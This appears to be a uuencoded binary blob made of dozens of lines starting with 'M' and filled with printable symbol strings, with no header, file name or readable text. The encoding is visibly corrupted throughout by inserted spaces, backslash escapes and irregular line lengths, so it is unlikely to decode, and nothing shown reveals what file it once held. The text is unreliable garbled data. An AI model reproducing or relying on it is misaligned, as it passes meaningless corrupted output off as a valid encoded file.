M?@7K:/ " \O.XB\_! @! \*>BU<?T<ZN\\_0] 243 [\$YSS/8>\_FS\$+ -\ !OXX; XF '>5  
M&^%D?! \*^!) ^, %&#&! O<!) \Q7\_D4G (^; XMF XF: [ ' I^+V#RF?ADMP<SP' GXXW  
MX1; XV (>56^ ) NN! 6^# .08C-OB7T2^\_P+ECK@\$ . [H&Q^! &C] A\! 4 [ ', T6^X: / \*  
M/7 ^GK&, "3L/W" J\_#O?! .49\\_F' ( \_G ( ] UK, 8#\%9A) W' E' -P2Y^+S<! Z^&.OX  
M' % ^ \ZRRRTCL<ZKL (7XCG" \*T3-IT\H7X3W8QVY3RH7X7' " < [ " .XJ>LG\75^#WA  
M7T5-XV>LQ^ \I^%; AET3-J.>LE^+ [ \<?" SB) ; < ] UBZ\_?Q4KQ; N. ' SMN; TI=; #  
M\1X\5?@A47/; 2] 8\_8/T. .27K<\_# .KY^Q; K [ , N6FU (2\$; \ (ZVBZVGH'; Z6NN  
M\ 'Y1\^1 \*Z\A5RHG4G" V<B76X: ZSS<2\$U\$X3GB) I3W [ 'NQ^/U] 4YXJ: CIN< [Z  
M9PG; -4\ (ORMJ7GW+NMZY074M! /NA\_TVO\*W\, OF96, <60) S\ ' \\*GOR/>% ; QK  
MO0] OH: ; ) > ] 9) 6, >> ] ZV3/ [ #O (0< 3\ 'Z-FZP; OFA\LD1REV%+ (ZZFZROA#'  
M4' .E\ " /XR&O3C, TJWQ\*OPCJ^QV?B.A) 9M\ <ZIN&SY3: / \ ( , ?Z6M\*3JQW\_3W&  
M<5; Z^?G" WWA6-3MK. <XRMC, /7P [ ' XC/O>ICY=OQ' ; @O] 8] Y5MOI. ?1??) : Q  
M=1SG#=: =42; /R=\_&OX5M\ (G?F+WMS5NCQ-Q-, [ \$" ; @ (GXLGX! 1\ (^Z#Y^% ^  
M^ \6<@] \_! ^?@K/-0?H, H%\%0<PC%X) .Z' RW' 1KOS; 8S1IB^ZW+] =ZM=0' R-^/  
MX\_! Z' ( ] W8AVG; ; 7 [ F (QU3, 7] \#SA5: +FS\$ \_MM: F' <" G6\24>BD\\_S+H' ] L\_'  
M [ ?99? I-P\_1VVY@L\ ' 4?NM#X' ZWCI" ^5 [ ] ' : \$] V, =) WVO\_ "%N) ] P; ZZCS@\_ ) G  
M. !KO/J+/QZB\ [Z=P) EXC+.N\\_ / \*MO>/R; L, ) I?L\SW5BG; IJ7W9K' ^^YI>\&  
MX3F4XQAVO%/' ., \$YP3CHG&R<R\*C73N\*, UTYFI&N?ZT09G\> (QIYZ&\_ =PAABG  
M. <. ->SGCC?MPE+33G5N, ^SOW&N<YKQL/=CXVOM#YTKB `; P) J7^PT, :YR6AJ/  
M8X; '7@LN-) [L#>?Y8U! GCN>-N/< [ \_ .GCP8!) .<' [SW '<' G3V>" W" B\Z/G, 3C)  
MV>7Y! ISL'. U9; 7. Y8V. ; ND] TM5O [OG=W+<W. #U. FE" ZB&-W/<=4M^<&#7RC  
M. ' 8W. \T0V^%XO<UVYC@7FNW+ [ 8S1P// \$] MYR&EN\_#! 7@"] I\_USGKQK: ?X; ]  
M7%SG1\_6YBYW+S><NXG. ; \_ZA] O-G^8@W\@FC#4C' V7G) .-7 [% .<MX&; ..] G+G  
M/ ., US ( [M?^09I\8V# [ %MQBFT>8. SV; 3Y `] %7&S3P1Z\*=' SLG&F] QFAI\_QM4 `  
M>Y\_6T7B [ \$V>\@] EQ, .W\ D' 96X (V, GQEXD [ .KAO: GVO; C>; 3\_H' / : R>%YX' ? :  
MOY0^\_X, ^\_P#\_R3RP#?] %/\_ ^`#XCV' ] 3 '=5W; #\>ZS8R/=SL8G^ `&C1NXO8P;  
MNGG&3=T1QLW<L<; -W4N-6 [BSC%NZ] QF?Z3YJW-I] R; BM^ [ 6HL>=X1\_=TXRYN  
M. ^, HMXOG8WY2?>NZZIQC" /<' \UY' >GN\MR: ?" WW: \^QN+: [LX9CD6C/7YS\  
M4RW/\*6Y>X\_ " QZ. [6I?^UCU?K^39SLE</<\*9KQUB6>XKQ `+>=<: [ ; V3C/M?/M  
M (+>\_ \6 `WUWB (: ^?; B] P\*XP) WDG&A>Z7Q, /<VX^' N' ., 2] Q' C4>XSQF/=) <: 7  
MN" N-J] RUQM7N! \83W (^, ) [F?&U\_F?F=\A; LO; /7. TPW [ \*O=XXREN8^ . I; @OC  
MJ] T. QP/<6. -KW\* [ &U [ I] C\*] S! IC?Z `XQOL4=8WR' 6^59CY-4] R\ S3GJZOWGN  
MB] , 85P<Q+; 5<-R; <341] V<S<#IC\* M [ <5] WF^<G<#] W2PWC; : (=; \_@EQMNS  
M [ OHFX?&VD/' VWD\_\*3 [ CVW'\_2M>?^4^ [ ] GK=3\XQKS\_UGQ3A<) <; A. O<, X [ ?<  
M&.. WW53C=] UTX\_?<H<8; W) ' && ] TRXTWN5<: ?N#<; ; W' O, - [JSC;>YBXPWN\$ ^  
M; ; S3?=' X6\_ =5X^ \_<-<8\_N. N-= [N; C7] R/S/^V?W6>\* \_ [D\_? [ I\_&! ] P (-VPW  
MHJYQ9\$0SXV, B6AK7C; #S3 [V (SL8- (Q\*-3XH8; -PXHL" X3<05QFTCKC7N\$' & [  
M\3D1L\V87, 38TV-R, 6/O3\_P\8^88GY67, /: : X! <8>WK<OLC8: T=^\*6-O. /F7  
MW, V, 3\_U<O, &, [5?<=SW' 4; \_; ?<NSOD] XU5WK. 87\<O>1&L; P7#N& \? " ? : WE.  
MC1C3-#R&SXVP8\_B\B. , ] 3\_A9N7M\$ `S-N>T38^X34" (#3 (XXQ' A@193PHPH [5  
MH1%] C" ^\*R#: .^ . \* + `>%C\$. / /B! M\$ \_4W& (R/L6" V-L->LB1&O&5 \: H<9; K) X?  
M (M1<, 8W^Z16QIX; ^V>J [M>\ [Z9] `9-] F\$TH?HQ] B (\UUV<L#G" 3RW2\*; &) \;  
MV=RX>V0 [VU>1G8W [1@: , , R\* [ ^&=9AKG1>; ; OHTLM?T9>; ] Q8: 2=YX=' UG' #  
M' A%9' ^OMG&P\ \*M+ . VZ, CSS8NC3S' >\$QDP+@ \LIOQV, A4S\OHS [A (U9\_ZGBH^  
M] D=S [4Z (W. 7Y\$VJ" M5. [ \_LYW3=?T\_N' Q\*5SL\_6?6J1-\*C<] U\_! ; SMA#\_1^  
M=M6EZNG; OJ<2?E1XLW `#U [J\_ \ /W" NX5/C; !. %ZX4OE?X>>' WA' \6/B=2; % .X  
M1/@FX7G" JX3K\_J+?&XSR; M: \_B+3O6" ) J6; <0+O) ==H+WS. + [K [J1SH! CM `^T  
M [N248N+OWN' @! O4<YZ+ZVJ] Y! W; C: NW1M2. <^/7: NZ\ \P5D<X> (7' V [G\_+10  
MNVA/8Z>P7@3N. "#2R6FJ\_58%\_\_O^! [O=!O55GM9L5?7' O. \_=7 [ >N=HMO? \J  
M3<' \ [Q?W [8\_YW [=] ! ^O\_ [=KZYV/^=T6GK</\6\_3U-F+^ [ ?3SE>V\_D8Y; Q\*E\_  
MXQKS; UPW^ `; S; S\*G^W [66W [%7LR\_Q] MZ/^; ?JHUH&JG, O\ -YR@#, OQ?4ZA8<  
M\_ON\_F+\_\_JVS\_\_B] >W] ZKF8GYN [TO+ \ ' \G: \_3EF+^OM49KV/^SLNN-Y3Y^R; J  
M>R^8 [ [U@\_ ; V7KO, POV] Z" //\\_9 [0N6=M?2 [OI7\_QKL^S [SK: \18U=' <] X\*  
M" " ?) L\_G [ <; @M7B/\C7#M/; 9^%X [ ! Q^RU/D<X' >L8] : ORN?AZX>>%/\ (Z?M^G  
MW! <W^ \TZ53B\$=; 3] 73D7] Q (N% [X%\_O [AW (!?DOX5^&F?] KZ (7\IC\83A><)  
M\^<PA>I&M] Q^Y4S<G] A63\_ " RT] ! ^OWD2O\_ ] I \*P9OU] =\*V. 9D [E&>" 9PT\*EO  
MKX\_BF3?%Z6\* LWDB%G>8, L=-' Y^\*PO>RUQOG. #? : : Z, PR/M^9: SS8L<] \*%] ! N  
M [8N<] 6% [6W\_?N-C99! QR/C4>Z7QE/, K9: SS6. 6A\B6. ??RN<H' &ETT. \ \HP  
MGN@, , Y [D+! 3OOE: \$K?YFL\_ %4IW9\$V-. <^L; 7. 4V-; W#RC6] R+C\*^U1EI? (<S  
MT?@N9XKQ; . <VX\_N=1XP?=%89/^2\9?R (L) 7X<6>/\9-. [ <BPGW\$: &#\_K-/9\  
M/6, LCG=W=^! XWM\$] C! . <KW>' [Q^" SD [ /SY%/ =+9Y?LWW%L] OXR1GL^>/<+\*S  
MP?. WOM\_U\_! ?NZKSE^=@#RMV<1SRWPN<Z\SUW\CUW] ] ' O24Z-U& [M. \_E `+<\K  
MG\*6G3RCMZWFNLYQW/N=KB\_ =L\*S3P2O' ^: I5XW [M: O' - [3; SO?5V\ [WU#O. -=  
MY\_TG [ /7BO' C; F6C\#N>V] @? . #. , /G8>--SIO&6\_RJL+> (M [K?N [ \: KS=: > [ :

M] IQA\_) 5SCF=] O%;R/JV (\_ES%>) JQ>#7' >A) ^S?FQAGN\_30;>#U]-/^) QOFKA
MSR>>";Q?]. <!T9^N>Y) QI-O5N+9; 9' RL6VY<S [7] <YQ [B\_' Q [CSC1NYBXY/<
M#XT;NY\8-W%W&C<5 [T]. <^W\T, ( ) S@V [E=LF; \* \W [9QPEG@' TM8M, F [G7FW<
MP9T1MM? [SX3M]=JKQM' N6N. 'N) \$XSMWB>1; ' XE>. R\ -X' \ =E, ? [-V>SY=?R [
ML\ ' S>\_@/Y\_T: CMWG] MCAK1R [1' =MJPF EW->! . W [3" \ /<#?Q+B [5333. <B\W
M' N!>; YPKWCGDN7\8#W09/\_A\ ] US/O) /F) ' ?S@8, ' ZQU4 [NYN\ -P\$ I [CO>F: \_
MO+; ] 6L-^=; ? [A<\_TUO7NH' 32?QZI>Z9] -FG@. <ZKT? [GV40^FZS\Y] GDGV>3
M\_R7/) N%\<ZR?3; H>5' - : / . =U/\ ] SG3BN^X-] ' ^ ] YA&\ [ I\ 5KX&3G6#OO. ?8Z
ME>\*T" EO- [L9IXG>X?9RQQA<R9VA?Y#SI\_9QP4-\OC?3FM. DXT2GV?+0Y [5G?
MK? ' 1Y [258DY [U\_ . M7@W^9TX+FV>BE?\_, ; \_\_, ; \_ ^ ?S&\_RN7X><UTLY [O^O4 \ ,
M<] WS! [%XQI' / ^ ' BGCQ>W) , G. B>+ . ? \<XZY. - ^ / SG' 0Q' UYLW, . I \$ / . AO2?L
M [=PAYL: YQOV<A<; ] G57&F< [ ; Q@/ \$ , TZN\Y-QGF/OSP<Z4<: #G%3C (4Z6\5! G
M. -9S<KEQ@7. U^ \ [ , [ <9%SESCD+/\$>+BSW' BD\Z' Q: . <+XS+G! ^ . QXCW \ ) >+9
MO\ ) I: USI=#8>Y\093W" 2C2< [F<: 7. @, \K^ #: \$<=SW-LXWOFMAGOCW \ CMUKYW
M, F9N<, YJ\$QXSU\_MC! HLQ<X, &OEF, F9E. ( ^ - ; G3; &=SC1QK/\$-?%NI [ \_Q/6+,
MW. >4&-\_07&\$\UYEF\_ (!SE\_% \ [T] A/^PL, E [ \\_1\_HQ] N//IW6L2?6\_L^QJGM
M>8FSP\_3#\WX\_8-\$/2S3P4M\$/+XM^6"; Z887HAY6B' U: +?GA- , - : T0] O. I. -
MUSDW&; \MWIN] ZSQF\_) [SC-GW%VK<] ^?MON/3V/?MSMUG3RB-\CS7^9Q] [Z\M
M] GV [ !O [ " . <; X2\_ ' >XRMQ+\_2-\$VO\K9, F\H7&NYR1QM\ [Y4 [XO<2. &L?P! -M^
M7\$# [ ] SL-VX: /W5\_B^TC [-7' =\3OZ8] SZQL>Z=JZKY [8UKN\_ : ] C<4 [R4: N79?
MFKK] C%NY^<9MQ>\_NVXGOBG00WQ7IY-HY, , 9] SC@OK>3X+YF' ' 35^Y \ \* I [ ; Z
M>^L<W\NQPW<J9F+] 79UY6' ] 7YUD<Z=; T\_ : CW; ' \_BE5 [ ] X?>6V] O: >\L?/7\_H
MU6C\_<V\9] G: O3Z: @?^XM\_ [FW\_-] \_; \E8#Y^#S+ 1G. ] ZCHT2<VRT! @X<\AWI
MTXW [ . \$' C?DY?XPPG7 [7#57-4; (W7K\$%VCL) -7-6> (4 [O=N' V#! ; M&: \*! +Q3M
M\*1#M\*13?CQTAAO\ [6K3S6B?7> (83, K [>&6O: /+3&-E?8-N/ . M/ENYT6OS?T]
MSW7N\$FV^6P/?+ ] H\5\_P. [ @' G# . , ' G8#Q<TZU\2) GNO' S\_ . WY, ; 3S' MIY&9 [M
M<+W^ ] SHU?: \_F+MM^\_ " #M7^T, : ! \_N\U6T?XF75 [ ; W" : LU\&MB7] 8XL6\* ; <35<
M: ZYI; Z\UMWA> [6U?^Y] KC; 8\9\_ ^YOOQS??FO75\_ \$G/\_ %KS-G- (K#J7C\_9]
M`S%7) #J-C; LZ+8R [ <? [O9. Z\*JW' N3; ' S#- [ #YV8Z [WF?>UR\$FJ\_ZB [DW4P, /
M%&T8) . ; >\T5 [ +A! \_ [V. H^' L\*%SG) QA>+9 [UB] ] LX&Y&TU [ . ' B\_? ' HYU+C4N=J
MXS' V^Q) >M7UVJ! 3/O-7TK\_8X\_K7UTR-4\_V0SMT?A \<Y: S] UPCK/ : <R [ . =9; 7
MT ( ?K? ; <6+E; S90?QO3 [ /Q=YVM/^9GWW+] W+\_S, \_\_S, \_\_I ?EY5 ' 1SICJ\_CC) G
M) HGY\*MEIB@Z?, \ ] SVAKW<+H; IXKO; O5VLHRSQ?R3Y] QHG, \_ \<WD\$<R] SRQP<
MS\_<OGL8) SMI\_ \WXR/) \ \$S\_ ' VZY\_XGQ5C0\ , \*1I: 7C^Y<Y\*0F=>E97E0] ) E16
M5=FJL\*RX56ZHJJJD; \$1EEY3B, 25E) 955%87%Y15=TBJ+\*DJJRB\*M\*RN, 5: MV
M22TOJRPO#15X/ZLJRDN [ . " . \*BF ( \*BLK' C" TI#15W=DK\*JI\*JVD5UC& [ ?K8 ( ?
MR9UBH@, ) @6! L? " " 8; ) B0 [ !2-+\*R@-, 8KY4=R5' ) TC+>DM+QL1\*OPAF+UTMB:
M-U1=5EDRHBQ4; %8) Z%4" W@9E>^ ^\*30A^ ^& . . 6#E. KQSW [ ZQ\2\$/CVW?K7AD?
M2\*Y0] M: . %FO+ [22 ( ' R#1V] 20GC+^/! V1=>PP<J1Y1559AM! M8WH+>81] /HR
M-B8A/IBL\_CM<>N3G) H; 7459' ) SXN+C; . \* ] =EY@! &1ZG" H%>G [ &T\ . B: HCZ2\_
M25D; [ =BM=&8. &^3PTO+ " \_V! \$V-&3L! ; ZA275P\K#>E%L6914" VBM^3R0' BY
M] ^FJ0 ' W+TM '\$=H@" [ ^ ! 6! BM" A: 5) E' 7TQE5, <LF8PA' ZS] Z?5, \*N\*) KE' =Z<
M6/6Y=JG\Z ' 061\ ?+Y4>T+TA1#/LUKKRD6&> ] ; M8\_G ( \* " 8=4EI=YY6# " NL\*#4
M. PGU^>%U; P?UTROH45Y>JI-^/W; R/M\*^>V" , YL4/C. J6. ' =NEI \*RHM+HXU&5\
M25EQ^?C\*HR^LK" HNK! AQZ+ (>) 65=. G?N4EHRK (MW=G<9X\T+XV-CNL1V#G2.
M400" \_\_\_^? ; ^3P% ; T] ' U%6721V. T [- ( ' KG' 9%5DP7+ : MK1T' ! O: ST' 9>7T] , KC
MU48XF9U! Z9D] LK (R2, : HI-I&MLS&>MEX-7=TT \LS#ED: YR] U3" : >3 (R7&9R7
M1B9! ; U=MV%0%J4KTMLHJ3H9=I\$X; ECFVN; 17I7IE9\*7DZ9S?W! AOLR) +< ] 60
M9\LL#3>\$<: Y^Q. N%" >IC [ < (\$?Z&W1GJFO [5@/> <R; "XQG, L. MX^AJ' Y\$^Y] \*
M- ] FE, 7HIV8RLS-XZ&ZNS?L\_&>MOK: 5>) TPO] EK\*F6) J@EZJFI@ [ , 2O>S09WU
M. S7E] ] -H\_P3\*\$&6QT>\$R1^T2\*7/D\TTJ5J782YOSFJI^Q-#B>D4LC/<7UC0\$
MRZIJ. M, JO' . @QK/0& [G\_%R>0. ' O\_ \XT<L6) ER: 10@3K/HJ, Y<] CW\6KN#F=C
MPN, SM4] \*CI=\*H (ZY\* ; =/5DX>\*8J\ D>^H, 4 ' FEDRLMYI9+Q!>+] OFO \ [W\_INQ
MP\*+ \ \ ! ) Y: MEDD' \* &@5Z6; ] O ' R45+LV4V6JW" \* =5! + \ TW; >2, 8J [ ( %LF ' 7H&A
MH! ?F#M%+XG5CO0Q#CER" K@Y2K4>D6) KH+\_57B0^0YIS2Z4' A7>, , H [ ^ ] 6I&-
M4: 6<41TH\K: O%NN%?!" Q^ ; B3"YS4' 9NGK^9>#\_+ZB: ; 8+ (B&12EJ6: S>D] B
MHV@' 9] IHOSV2) UL%+\$J6R0=: ] (R& [ !9=I=DG\$ [ &ZX] A; \ , ; 3P@O<DPJ: %\*9
M [ "K) 1) / , , , E ' E\$G: 7+0M5"-2) \_4N! /S^#@3T?K\* ; 9L4XOT: M: +/Q) IMGA [QJ
M-\*L7B&0PG, QCB: G6DV] D^U5DHO3C8YCZO67V37B8O12U4=VE5@\_J4I5RT@&
M; \*7 (QHFLSL2+E>T9FB#J4NWJ09U. U (V+9TKV&VG/OOAH?<K\$4, 78UB>: 2L; J
M90&6J: FB3TIFSXP03#. GCDR [9^" " ?ZGQJE&R>5! ? [F73TWOJ7-<U3B\$) I?@
M7] 74^BF90/>9: %T9K><Q] 1^=9WI3) SX7\*IN/) : ] V^=! ZW>\$) : @IA=: @L#7C
M=07 [P8: 8EL0FV! \$69! ^V) -%?54U^F: 2" 43H5H^ ] 5TE+ \ -+M#\PY) QYB [ @5YV
M8HW5M5 [ . ' KU@P. \ / \ OGDXP<?>3 [L6&%E: &JRN+. ( ^G' V! AOC>@8KS9\ ] R6S
MNAD! KM7A7\*RI%, E' N#! ?KAYGK^ (R; : \_5] ' @XG6" J#TD' 376^ ^ , ! \$NVF1Y?JB
MB [UL0; 8Z\$<C; W3LT [ ^ \ @VY; Y6+EYN<#<A-! [8@' [RGW4800\ . U+U&8<M2; "7
MML. 6^+ . /VN<^\*1F] Q) ) \$>P\$] = (F^8' ' +>=@ " O>^<I7 ( !URU^ , I%2H4] 341 ( (
M-S\$W?4A: 01Y9KE\TAHE\$+HCWM\@YXU?D' E (1] %>5>WWHDD26Z, L7) >' Q89L3
M&RT^ ^ / ! E, >: S. 33J. DZ>0\ D=P2' I \ . 7F=C\* >\$6. 6QIN59#8AO \ [ ' 4FPL: " : 9
M0\_ / ^ / @78) PIHM5I. /MJL=V@^QJS' P#1Y. YD=D@ [8\I34U+3<W (+^\* ; G] ] %00

M;V;6(Q;9^\_B"WOG>\_)JGDMZN>&\7>A96%48G<>CUX[A\*Q\*AS(L\_CT?%D8OU,
M(!C.!)+41KS]+JSPD.CMN/[Y]R]NO\$?OA&1]N^A=;+S\_]Y[V:5\*56EGU\$BUS
M<M)ZV70,Z41&KUZ<D6V7!ORE:N?2,M-RTE.]/<\_V#F=O)C,QCOWL'2H+5904
MY80\*BY/H+7]W\_?P@[S5;R%\_@I<62M'FAHFJ[+#X@EJ64EH;SB?'ZU<7A3:")
M\;J)ZE0XZO(\$O9S[5EU7D)\*:5M'G+:5G6H[>"Z^C\*P,I1:&\B6-#2>KBH-H?
M3/8R04H+1U3ZJ:!.Y99,4D7T<K2ZNG@-\$QNLX@8]2G^HFF&.6.8="YRJZ"+
M"OQ1E9\*1D34HK:=J8(>1; &J@V/Z>#T;JDC2F\_8[MW]AY>A#.S6WI#BWJK"B
MBM;1F\_3:D=OV&Q+P&Z\*FVQJ+XOPB;E2IMLWMF9:9?DAK\$\_[;6LNF93N"?CO4
M:5M3C?&0\$LU\$X1<7Y`[.S4OK7Y"2WS,]SS8U.OJ\_WE2Y9=L\*=37DIYHM:BB)
M]4NX(V0=T="E)S^HJ%Q\_WT-9<NV%?&Z%5Q%:BA)\\$LX>Z@]<K!F]>B;EBJ[
MEM,I^.^U6)]@LKE9PT:%BJHX%9FV./W56]?TLI\$A-9,4'UD1\$Q.@Y+#]CXWS
MWWG6W&)V,WS5C^9\\_1>UX<=L3E]6.N\*\$D#U";>S\_U!Z1#98[Z4\-/##\_B](X
MOY0)@G4..^F.[(Z\$W'=(M[Y'X&\_5U4<\\_?5\_HS\$+>?I7#3VS9&91&\_X\_M
M#-M>L8OJ#I&?3&]\_6QGK5S+L0IG2H:\_X\_S"(J6H-"<TKJ2RI+Q,7'ESATV\*
M%E==K^B(JZZ7#\*665Y=5A;/<3ZDU8\ (9[J<8ZQE^B^+)%JD9SV83\_"R3'(MU
M.PMRT@:FYZ9G91:D9\_;\*RNF?DN?9;SQSW&&-YY<N]&"\*\_!.O\*-A(\_[G<'=\_
MQ&<\$]"7\*[J?]!.^#>TRL"E6FE^57TBWLOUS2JR(4.NPJ(#[I\';YQS2@#A#O
MX=.)!ZG<E(%I!2DY:2E^<[@5B8[Q?SLZJ+RB6#;)&TE5U95D97OR"D>DTU)
MJZ@HK\@:/KPRQ\$XQ9DT^-U3J#=?R"KU\$C=/PC;--@S\$0%<X?OD8B'YP3&E%2
M616J2\*D(%2;1\_H"]G59WRHG)###.AOA'5')J153FV'EJ-\(=%PSWW)%=XO=;
MG-)O:LI+S<K,2SL\_S^\L;Z15)D3'J\X\*3:B2YZUN=T64[2;^'&V[B#\_']V\*[A
MS[&B0TCSBYX@D7!H!\_120]\_++1P720\*;RIX&\$[US)#2B=[@UW@%5JZM<+YM3
M,P&Y-)L+!OQ<3Y.+B=;'K;C\$9')!,I4V\$XPB,VR"SJAI(\$:O93.!')DBFTG0
M6R[T,^JD">KMC#69@-YRB<TDA-N=:MH8%Z6WK0Z!3<;JS5>.-9GXH+]J;J7M
M6/T!\$ZI"9<6AXO)(JM0=FG#(<(J+CF8\J=5BU4-DHIIY\_#'ACY:@/UK4'\_&A
M2\_S+1AR7#4IY!REKXJ)-C5.0=GYJ6K8Z?[U9]E7]1BF/13%J1HU\*FU'4&EOE
MS4FIY<4A.>C,'M\$770Z013FA(G6ZLCF">=DNPU\*6I1075X0J=4\DA'=I9068
M8:&\*[,\*\*PC\$A^LF.6+EN>MGP\HHQA8KZ<PX],, #R79@!X)17C<>OKM^CW#V
MT3PGNX:2>+^\$-]@UU"38&M&QV5GI7N\_GY/I=&U1=>]1>"C\_L^J>Z6!1(M+)U
M/W+#\_J>'#WU0[,3A1>J=,S]Y0>Y79]1<'F/\*G0+OTMP[K4'M[JT>=\E![8Z
M6)V\$'VK',LK'>X?MD\$M,GY(1(\GQQCJ\']XR[[6"7C/N/UAS0'5A,<OT6UR=
M3'8.;:3>"0X=C76RC[8\p5\_.5=LO+,@\_VNXFVMU-B/J7C29WY.XF1/\':QZR
MNT&SNX>ULHKMAP^:>@8Y:H%WU/C)[91?F<&;&M)Q\_OIJ=A%IOQMY'1]>7J"6
M%Z1D>O\_)R\M)[Y&?E^:/\X0@]QP9U25J"+-5W>B4JJJ\*DF'5WIW%87<51]N4
M\_N1\$Y/5R\*ZQ2KW1YR=#VR\\_2K5WU<U)&>RO\$^..O\$RLG#N\_\_6%\_UW[\_:0,#?
M@'IM"=3S=W9.^L#TC#2OWW/30,LX>749CXG\*KB@95U(:&G'DC9A\_,W3(L3?5
M2;J1)!67@T,\_03<E\_&M5==B.MCSH+^?73WZAMS@U/R<];\_1QR\QBN-7EA\$J
M&U\$U4K:T=&RN][[->R\*8V#..DOO@V5MTQL4JXW</\1X8^A67%I5PXXNUAMI]X
MV''DO:>+^9">[YJH8OXIKBE^>\3?U@7"]W-OT\_MG")>5F<\*DEY\$V,,U\_EE#O
M(4/A\_4LI^R^;.\*:\NC(IJF,XEUX<\*JLJ&5Y2I"\[T7;!F+>E:J\3.=C.MI.
M\HZ@3L9V3';^M@FZQ?Z)QHO(?Z,\P2]G^M+KV4\_QK\_P%>3DIJ?W4C6?\_K)YI
M\_HKZM'JJQZ]\_HSY&O8KD)R<8\*XH>'9"?DJ%>907R<CD#T]53\*=4QC\*,CAY'L
M+V^4C0N5ZD'\$ (ZJX#.95%!:.-]KZ1T9][-\$-K-8'HFIPT?[MVNEXP+99653DS2
M+?\*N!=Z29.?OVJ7W)M;?&W7-\_] ?5';^:\YS5[/N,O\*Q^:9E^77B2I&L..VBY
M>2EY?J\_X[S?SRD>'RI)(V(O\_V(E995EC=3[(7%#30@;4\$Z[H.G&6U?#ANI%!
MO3.\'?W;PD1=R&M0\$NR7-R.F>^]P\M)[I: ?E>.\O\OIDJ<[3>\;KT/B!A:75
MH23^'/HW6UR^-D\&P&J:5M5K.L?(UZ'\_HO2@%\_\*'?+7R?A7\*\6;E=B^GTVP
MQU'E]6[IR]G1WC!4#TNIKAI9KLYU9G7QNB\$\680J3\$F2WC'>/03LVG91XF&7
MHD,ODJ:50&FD8>J78C8=K=.\5-3+V8TC+)4Q:I;D5PNT>PX8\_#P2[2]]SQR
M.\_ZG^KW/6[X:B^)]E%>WPM6Y-5Y>J4CP5PD>WBE\!\*!\_VM^O['YBW:/X&'<Y7
M;YQY>>)]ZG8:'[[[E%M>75\$4R00>.I+('CIT\$[&K\.]B=\*D)OOX]COUUV2\$?
M4L7F\_-' ,^ZZC+^[XBQG!U(7;RJR<DY7A-U;=2@2BF#O2#[NY4F-)-8FKDUXJ
MF^7-H:JUQ7:!:>J922]@:).^70>RR/\_VHQ.R-;H9OK'QJ^'W2TY4%\_.;<;%)K=
MZ9G6\*RA\_ (Z^@9\_@57DP@2NU3S)#PPNK2JIZ%17I"BPT/2%IP^(I5K,AX9P-.
M=HU%,7X1]PQ4F[;TSLG\*S\[U6Q'@).]=45X]]H@;-+\*52?YP]#+Z.,NM^)\_&
M.&=K-.GPQ?'^8NZC\_;J,HQ4&\_4([9K,&9:IG\$;\*-\P:7Q:J\$"<O?25KV1+?
MBF(=6G3X4K\+XY@R\*'M\_H+J3[9^2,UBW2W]P'+^"\&Y-QQ163\*13#O\\_HZVJ
M/RG@?Y\*:)FJNBO.KF"<HE^W1][6Y?F,2.''\_#WMGUYU(SB1H?LI>[ME3NP-)
MDB3V%<:XBFEL&(. [JMX;'PSI,M,8/'R4J\_K7C\_0H4@K(3+MZ=C[>/3L7W84C
M0E)\$\*!0\*A3ZR.JSVF)W\$T/0<,72A1M<Z6J?FVKB"1+Q\*@E<1VF\$%<=+PQ+7]
M[]LCFGX=B^>Q\*^R,P2<:-1\$E?YZ&D^<U5=35C#^A"N%4(V-!XDV@RI7(##^8
M3'>]B?!@'4HK^;<XE/Z/E^46U'2)UV19>.14V"]P\_.)2WHS]2"V2A/RYGCTO
MY[IG<\_()DZ20-0F%ZWZ?+5>S!Q888%.R0Z>CU\")2@;T3L597ZQF6I'KG7F
M]"ONCT5R!4DJ)-8#\B-XP+M)/HY='N%NQS"VTONUO:+<0XDE44\*:U,A(D+@X
MJ-0J0.?I';D[-T5<54WDCYV'FB[D][MP#1\_&]P]M'FT1&KO\$[==Q6H!H8E%
M,2DKYO?W=/S\*&3;R31WM&?, '1GNK/\*2:A,G&I\@5"%/6ZU;-J\$@C[H#T1"55
M\*CZ8](0G'U331YY>C\$9WT'UOV)W(\\$V;N00!BL1\_R'05N;^4&VPZB--/[-'!
MF[<<3\$\_&R0<=[0\_A(&=NM\E'[HC9?8&MC,.9'?6J#00;69/<^\_WV<)\$G@;<
M\$J3!G8^IA&I&;KKA6\*\_T=34IJ[';)NM#5>-6!'FZ7"Q^3\$PXNW/&B),][!8
M[L>;U7)N'&PB&M@NORW-"KZ-;RU7L.L\*?"F\*=J'T3?>Z;\>>Z)^4P7)A]2\$]

M(' \Y?4;YGY>;YYEIL)G\_W5TM9[NS./\_S<[9:;>;>O\*ZE&W\*X32`8777G<QQ7  
MDL,' Z^^SEOG=VSG@;OV'+7Z6YH#>YOGEL#<<=8R(FG&1\*Q&Y6/X4T6U!DU@0  
M.K-" 'DV[ ]\!/! ]6":VY^-1)K1>&8<]7BS60V7S\O]F3N8\*+/PS69=@6XZ\_[M<  
M+Y\ /SV9\_SZ[T] ]F>35IHF&J@F?VHII&1:QMY-( :BV\_!#V,Y0(,(TU9\$@3@OE  
MA.\_DP]6&3"5H\<4=8B:ANQ^,C)^[DV0\_:'=<PQYG,RMZ-U&ZZ4>G<3G55HYW  
ML^S(S,' ;,@(\_T]H63\*)DO3.CO>\$1T3=10L"<ZILH(V#Z1\$E:.J<\$Q@52UL9%  
M;\$NPA'%"=G]E8J/[FY%9CQ]/. \$Y=+IJ[,5F?OO' I/\_T^K=JN)AS2J]\*KY8HE  
MF\HPH3>%.J/RLC5D'\MA;[^\*,R<,/AX.:^.\*W\*)LV2\:\_C5QLPO?NN' \_?O^U:  
MGP&6#38\Z%\*%[#E;+-DV5JF?\YHJ[=IHNC9(0A60L2")\_\*#\*&?C8-ZLB\$Y\_V  
M[\?=6S/6G:%"DS"&^[V>- ,U\$:\_W'UOE9!V;"9:M\/%LLS#!T8.;<U!CARV:[  
M-R/3S"5\_[' ]4%-LB;C\*Y6&WF?S!N?0^&D>V1J@]Q#04DO:9\*VHV1I1H:>K/P  
M\*IOM#T8(L)\2=F,UPNZZ'. ]W]T?3S[/MVHCWM\TZG+TL>EYK5J;K@OPG&BU  
M-GZ/-A5:HD0\*Z>ZZ[E\NH7N:M3IKM[L938G<20.K>Y\@9UFZ!S'N1=1\*M0\*  
M.E6>UA%N8[S=#,[6\_0.[CBSK&82R3CD#[ -HX6W:2&@]7RFD3'>30;.38"+  
M<1., 'L(TAH^2Q\$%S\W)>Q/8\_3AP?0^'\ 'XN-BLX[\$E/+\*NKZ!)A(;%/<2Y  
